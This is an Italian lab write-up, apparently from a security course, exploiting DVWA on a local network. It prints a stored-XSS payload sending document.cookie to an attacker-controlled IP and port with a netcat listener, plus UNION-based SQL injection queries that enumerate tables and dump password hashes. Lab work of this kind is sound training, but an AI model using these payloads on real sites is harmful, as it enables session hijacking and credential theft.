

webApps Exploit

XSS STORED

SQL INJECTION

SQL BLIND





PROGETTO

L'obiettivo è quello di esplorare lo sfruttamento delle **vulnerabilità** più comuni delle applicazioni web utilizzando **Damn Vulnerable Web Application** (DVWA), una web application volutamente vulnerabile, sviluppata in PHP e MySQL e creata per scopi formativi e di sicurezza.

L'attenzione è focalizzata sulla comprensione di vulnerabilità molto comuni delle webapps quali:

- **Cross-Site Scripting (XSS) stored**
- **SQL Injection**
- **Blind SQL injection**

XSS STORED


Il primo attacco su cui ci concentreremo è **l’XSS stored**.

L’XSS stored è una vulnerabilità in cui uno script dannoso viene **memorizzato permanentemente sul server target**.

Questo script può essere iniettato in un Database, in un campo commenti o in qualsiasi dato che viene salvato e poi visualizzato su una pagina web.

La differenza con **l’XSS reflected** è che in quest’ultimo lo script non è memorizzato sul server ma viene eseguito **immediatamente** quando la vittima clicca sul link malevolo.

La DVWA mette a disposizione diverse possibilità di testing per queste vulnerabilità. Ci sono diverse impostazioni di security setting, noi imposteremo la sicurezza su “**low**” per proseguire.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. At the top, the DVWA logo is visible. Below it, the title 'Vulnerability: Stored Cross Site Scripting (XSS)' is displayed. The page contains two input fields: 'Name *' and 'Message *'. A 'Sign Guestbook' button is located below the message field. In the bottom right corner of the input area, there is a small preview box showing the submitted data: 'Name: test' and 'Message: This is a test comment.' Below the input fields, a 'More info' section provides links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.


- Effettuando un primo test, è stato individuato un **campo di input** "messaggi" che memorizza i dati immessi dall'utente sul server e li visualizza successivamente.

E' stato inserito il seguente script:

```
<script>alert('Errore: Problema XSS!')</script>
```

- Questo script è stato progettato per generare un **alert** ogni volta che la pagina contenente il messaggio viene visualizzata.

Come vediamo dallo screenshot alla destra della pagina lo **script malevolo è stato caricato correttamente**



- Adesso vedremo la creazione di uno **script più sofisticato** con il seguente obiettivo: **recuperare i cookie dell'utente** che naviga sulla pagina ed inviarli ad un web server sotto il nostro controllo.

- Lo script che è stato utilizzato è :

```
<script>window.location='http://192.168.50.100:12345/?cookie='+document.cookie</script>
```

- **window.location** consente di indirizzare una pagina web verso una **destinazione specificata**. In questo caso abbiamo configurato un **server in ascolto sulla porta 12345 del nostro localhost**.

- Il parametro cookie viene riempito con i **cookie della vittima** che vengono recuperati con l'istruzione 'document.cookie'. L'indirizzo IP è quello di Kali Linux (attaccante)

- N.B : Per l'inserimento dello script, vediamo che il campo "messaggi" accetta in ingresso soltanto **50 caratteri**, ma tramite l'ispezione del codice sorgente nella sezione **<textarea>** possiamo modificare questo parametro per l'inserimento del nostro payload.

The screenshot shows the DVWA application interface and the browser's developer tools (Chrome DevTools) side-by-side.

DVWA Application:

The DVWA logo is at the top. Below it, the title "Vulnerability: Stored Cross Site Scripting" is displayed. The form fields are as follows:

- Name: Matteo
- Message: <script>window.location='http://192.168.50.100:12345/?cookie='+document.cookie</script>

A "Sign Guestbook" button is present below the message field.

Chrome DevTools (Elements tab):

The DOM tree shows the HTML structure of the guestbook form:

```

<tbody>
  <tr> ...
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="150"></textarea>
    </td>
  </tr>
  <tr> ...
</tbody>
</table>

```

The textarea element has the name "mtxMessage", a "cols" value of 50, a "rows" value of 3, and a "maxlength" value of 150.

Per ricevere i cookie abbiamo avviato un listener su Kali Linux utilizzando ‘nc’ (netcat) con il comando

nc -l -p 12345

Non appena dal server di DVWA mandiamo lo script, riusciamo a ricevere la richiesta GET con i cookie sul nostro finto server in ascolto dal terminale di Kali linux.

The screenshot illustrates a penetration testing scenario. On the left, a web browser window displays the DVWA 'Stored Cross Site Scripting (XSS)' page. A user has entered 'Matteo' in the 'Name' field and a malicious script in the 'Message' field:

```
<script>window.location='http://192.168.50.100:12345';  
/cookie='+document.cookie</script>
```


Below the message input is a 'Sign Guestbook' button. On the right, a terminal window on a Kali Linux system shows the netcat listener command and the received HTTP request, which includes the injected cookie value.

```
(kali㉿kali)-[~]$ nc -l -p 12345  
GET /cookie=security=low;%20PHPSESSID=84325e5ff872818714eff7ba07ef0cdc HTTP/1.1  
Host: 192.168.50.100:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1
```

SQL INJECTION (BLIND)

L'**SQL INJECTION** è una tecnica di attacco in cui l'attaccante sfrutta una vulnerabilità nel **codice SQL** di un'applicazione anche quando l'applicazione non restituisce direttamente i risultati delle query SQL.

“SQL” è l'acronimo di **Structured Query Language**, è un linguaggio di programmazione standard utilizzato per **gestire e manipolare database**. SQL consente agli utenti di **creare, leggere, aggiornare e cancellare dati all'interno di un database**.



The screenshot shows a web application interface for testing SQL injection vulnerabilities. At the top, the DVWA logo is visible. Below it, the title "Vulnerability: SQL Injection (Blind)" is displayed. A form field labeled "User ID:" contains a placeholder value, with a "Submit" button next to it. Below the form, a "More info" section provides three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Procedimento

- A differenza delle normali SQL injection dove l'attaccante può vedere **immediatamente** i risultati delle sue manipolazioni, nella SQL injection blind l'attaccante non riceve un feedback diretto sui risultati delle query iniettate. Per questa dimostrazione useremo **Burpsuite**, un altro tool presente all'interno di Kali Linux che ci permetterà tramite un Proxy di **intercettare e modificare il traffico HTTP tra il browser ed il server web**. Questo ci consente di analizzare e **manipolare le richieste** e le risposte HTTP, nonché di identificare e sfruttare le vulnerabilità delle applicazioni web.

The screenshot shows the DVWA (Damn Vulnerable Web Application) SQL Injection (Blind) page and the Burp Suite Community Edition v2023.12 interface.

DVWA SQL Injection (Blind) Page:

- Header: DVWA
- Navigation: Home, Instructions, Setup, Brute Force (selected)
- Form: User ID: 1' or '1='1
- Submit button

Burp Suite Interface:

- Toolbar: Burp, Project, Intruder, Repeater, View, Help
- Menu Bar: Dashboard, Target, **Proxy** (selected), Intercept, HTTP history, WebSockets history, Proxy settings
- Request Bar: Request to http://192.168.50.101:80
- Action Buttons: Forward, Drop, Intercept is on (highlighted), Action, Open browser
- Message List:

 - 1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27+or+%271%27%3D%271&Submit=Submit HTTP/1.1
 - 2 Host: 192.168.50.101
 - 3 Upgrade-Insecure-Requests: 1
 - 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.105 Safari/537.36
 - 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
 - 6 Referer: http://192.168.50.101/dvwa/vulnerabilities/sql_injection/
 - 7 Accept-Encoding: gzip, deflate, br
 - 8 Accept-Language: en-US,en;q=0.9
 - 9 Cookie: security=low; PHPSESSID=9f474e038e855155460892fdd901bad9
 - 10 Connection: close
 - 11

L'obiettivo è quello di testare delle **condizioni**, ad esempio condizioni sempre "vere" e vedere come risponde l'applicazione. Da ricordare che la DVWA è stata impostata con **sicurezza "Low"** per fare in modo che le vulnerabilità siano sfruttabili. Con burpsuite nel frattempo stiamo ancora **intercettando le richieste**.

In questo caso il campo ID sarà utilizzato per **iniettare la query SQL** visto nella slide precedente.

Da notare come in questo caso **il Database ci restituisce tutti gli Utenti**.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith

- E' stata recuperata la richiesta HTTP dallo storico di Burpsuite e l'abbiamo inviato al **Repeater**. Nel Repeater abbiamo modificato i parametri della query per inserire un' **istruzione SQL 'UNION'**. Sapendo che i parametri della query sono "First name" e "Surname" abbiamo modificato la query per scoprire **il nome del database**, e questo ci permette di avanzare con il nostro attacco!

Request

P	Raw	Hex
1	GET /dwva/vulnerabilities/sql_injection/?id=1%27 UNION SELECT 1, database()#&Submit=Submit HTTP/1.1	
2	Host: 192.168.50.101	
3	Upgrade-Insecure-Requests: 1	
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36	
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
6	Referer: http://192.168.50.101/dwva/vulnerabilities/sql_injection/	
7	Accept-Encoding: gzip, deflate, br	
8	Accept-Language: en-US,en;q=0.9	
9	Cookie: security=low; PHPSESSID=9f474e038e855155460892fdd901bad9	
10	Connection: close	
11		
12		

nb: e' stata modificata la query esattamente alla prima riga nella richiesta GET con: UNION SELECT 1, database()#

- Con la query ‘1’ UNION SELECT 1, DATABASE()# abbiamo scoperto che il nome del **database** è “**DVWA**”
- Successivamente, abbiamo utilizzato la query 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' # per elencare i nomi delle **tabelle presenti nel database**.

Vulnerability: SQL Injection (Blind)

User ID:

 Submit

```
ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa
```

User ID:

 Submit

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user_id
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: first_name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: last_name
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: password
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: avatar
```



Vulnerability: SQL Injection (Blind)

- Puntando alla tabella “**users**”, sospettando che contenga informazioni sugli utenti, si è utilizzata la query “`1'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users#`” per elencare le colonne della tabella users.
- Tra queste, **la colonna password è di particolare interesse.** Modificando la query in `1' UNION SELECT first_name, password FROM users#` abbiamo potuto completare il nostro hack.

User ID:

 Submit

ID: 1'UNION SELECT first_name,password FROM users#
First name: admin
Surname: admin

ID: 1'UNION SELECT first_name,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'UNION SELECT first_name,password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'UNION SELECT first_name,password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'UNION SELECT first_name,password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'UNION SELECT first_name,password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Conclusioni



- Durante il test si è dimostrato come sfruttare le vulnerabilità **XSS** e **SQL injection** e questi esperimenti evidenziano l'importanza cruciale di conoscere e comprendere tali vulnerabilità per proteggere le applicazioni web. Queste vulnerabilità possono essere sfruttate per **compromettere la sicurezza dei dati o ottenere accessi non autorizzati**. Implementare misure di sicurezza adeguate come **la sanitizzazione degli input e l'adozione di pratiche di codifica sicura** è essenziale per prevenire questi attacchi e garantire la protezione delle applicazioni web.